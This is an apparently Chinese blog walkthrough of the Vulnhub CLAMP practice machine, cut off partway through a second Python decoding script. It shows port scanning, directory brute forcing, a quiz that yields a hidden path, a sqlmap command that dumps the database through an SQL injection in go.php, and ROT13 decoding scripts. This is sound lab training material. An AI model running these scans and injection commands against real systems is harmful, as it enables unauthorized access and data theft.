Vulnhub-CLAMP-WriteUp

原创

Vicl1fe 于 2019-12-05 21:07:19 发布 196 收藏 1
分类专栏： vulnhub

本文链接：https://blog.csdn.net/qq_41918771/article/details/103412143
版权

vulnhub 专栏收录该内容
11 篇文章 0 订阅
订阅专栏
个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://www.vulnhub.com/entry/clamp-101,320/
```

靶机知识点：


- namp
- dirbuster
- sqlmap
- python
- nc
- 网络包

我这里靶机Ip为：192.168.34.154
kali的ip为 192.168.34.80


信息收集

信息收集得做到位，扫扫端口

```
nmap -sV -p 0-65535 192.168.34.154
```




```
root@kali:~# nmap -sV p 0-65535 192.168.34.154
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-05 06:56 EST
Stats: 0:00:11 elapsed; 2 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 06:56 (0:00:06 remaining)
Nmap scan report for localhost (192.168.34.154)
Host is up (0.0036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```



```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:50:56:36:27:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (1 host up) scanned in 11.42 seconds
root@kali:~# 
```

发现有22和80端口，22就不说，直接扫目录，这里扫目录废了我特别特别长时间。用dirbuster扫目录，字典用 `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`，我开200个线程。



Target URL (eg http://example.com:80/)
http://192.168.34.154

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... Go Faster

线程

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Extension File extension php

扫描的后缀

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

要耐心，才能扫出来/xyx。开日。



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 6 Files: 2
Results - Tree View
Errors: 0
Change

http://192.168.34.154:80/

Type	Found	Response	Size
File	/index.php	200	467
Dir	/	200	467
Dir	/icons/	403	449
Dir	/javascript/	403	449
Dir	/icons/small/	403	449
Dir	/javascript/jquery/	403	468
Dir	/server-status/	403	449
Dir	/nt4stopc/	200	2396
File	/nt4stopc/index.php	200	2396

Current speed: 5759 requests/sec (Select and right click for more options)


Average speed: (T) 5865, (C) 5654 requests/sec

Parse Queue Size: 0

Current number of running threads: 200

Total Requests: 2481229/3087674


Time To Finish: 00:01:47



```
Starting dir/file list based brute forcing
/server-status/102060/
```

漏洞利用

访问这个nt4stopc目录，



1 Baku is the capital of Turkey?(.....)

2 The beginning of the French revolution is 1789.(....)

3 Istanbul was conquered in 1453?(....)

4 Fatih Sultan Mehmet is the founder of the Ottoman Empire?(.....)

5 The founder of the first robot science is Al-Cezeri?(....)

Let's add some programming knowledge.

6 Dennis Ritchie who developed the C language? (....)

7 The function definition belongs to the C89 standard?(....)

```
int foo(a,p)
    int a;
    char *p;
{
   return 0;
}
```

8 The other elements of the array are 1?(.....)

```
#include <stdio.h>
#define SIZE 10
int main(){
   int a[SIZE]={10,};

 return 0;
}
```


9 Is the maximum 32-bit value 2,147,483,646?(.....)

10 Is there an undefined behavior in the following code?(....)

```
#include <stdio.h>
#include <stdlib.h>
int main(){
   int *cptr = calloc(10, sizeof(int)); // 40byte
```


分析了下才知道这是十个问题，每个问题只有两个答案，对和错，即0和1。答案是`0110111001`。别问我怎么知道的(wp)。嗯，是的，这是个目录。

访问这个目录。如下图




Bence biraz tatile ihtiyacın var. Merak etme seni yönlendiriyorum.
I think you need a vacation. Don't worry, I'm directing.

过几秒就跳转到另一个页面



How about a holiday in Antalya?

Turkey also make holiday.



You need a vacation, huh?
Turkey expects 70 million tourists this year.

Turkey, country that occupies a unique geographic position, lying partly in Asia and partly in Europe. Throughout its history it has acted as both a barrier and a bridge between the two continents.


- Turkey is situated at the crossroads of the Balkans, Caucasus, Middle East, and eastern Mediterranean. It is among the larger countries of the region in terms of territory and population, and its land area is greater than that of any European state. Nearly all of the

Recommended Resorts

2019-07-13 22:35:40
Mugla / Turkey
The first place that comes to mind after Antalya.

2019-07-13 22:37:04
Istanbul / Turkey

瞎点了点，发现有sql注入。



192.168.34.154/nt4stopc/0110111001/summertimesummertime/go.php?id=1

How about a holiday in Antalya?

Turkey also make holiday.

Mugla / Turkey

The first place that comes to mind after Antalya.


Recommended Resorts

2019-07-13 22:35:40
Mugla / Turkey
The first place that comes to mind after Antalya.

2019-07-13 22:37:04
Istanbul / Turkey
To this day, it has hosted many

直接无脑sqlmap

```
sqlmap -u http://192.168.34.154/nt4stopc/0110111001/summertimesummertime/go.php?id=1 --dump
```



```
no-cast' or switch '--hex'
[07:22:28] [INFO] fetching number of entries for table 'gereksiz' in database 'tatil'
[07:22:28] [INFO] resumed: 1
[07:22:28] [INFO] resumed: hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf  folder upload.php
Database: tatil
Table: gereksiz
[1 entry]
+-------------------------------------------------------------+
| gereksiz                                                    |
+-------------------------------------------------------------+
| hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf  folder upload.php |
+-------------------------------------------------------------+

[07:22:28] [INFO] table 'tatil.gereksiz' dumped to CSV file '/root/.sqlmap/output/192.168.34.154/d
tatil/gereksiz.csv'
[07:22:28] [INFO] fetching columns for table 'mekanlar' in database 'tatil'
[07:22:28] [INFO] fetching entries for table 'mekanlar' in database 'tatil'
Database: tatil
Table: mekanlar
[3 entries]
+----+--------------------+------------------+-------------------------
```

跑出来了！！！

上图划线的地方，看这句话的意思好像是`hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf`是个目录，而且下面有upload.php。当我直接访问`hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf`时候，是404。

看这意思，可能是加密过的，加密是通过ascii左移13位后的，我们解密就得右移13位，别问我怎么知道加密方式的(wp),

老师不让百度解密网站。要我们写脚本，然后就。。。。写了

脚本1


```python
str1 = "hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf".split('-')

str2 = ''
a = 97
for i in str1:
    for j in range(len(i)):
        a = ord(i[j])+13
        if a>122:
            offset = ord('a') + (a - 123)
            str2 += chr(offset)
            continue
        str2 += chr(a)
    str2+='-'
print(str2[:-1])
```

脚本2

```python
str3 = "hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf"
str2 = ''
for i in str3:
    if i == '-':
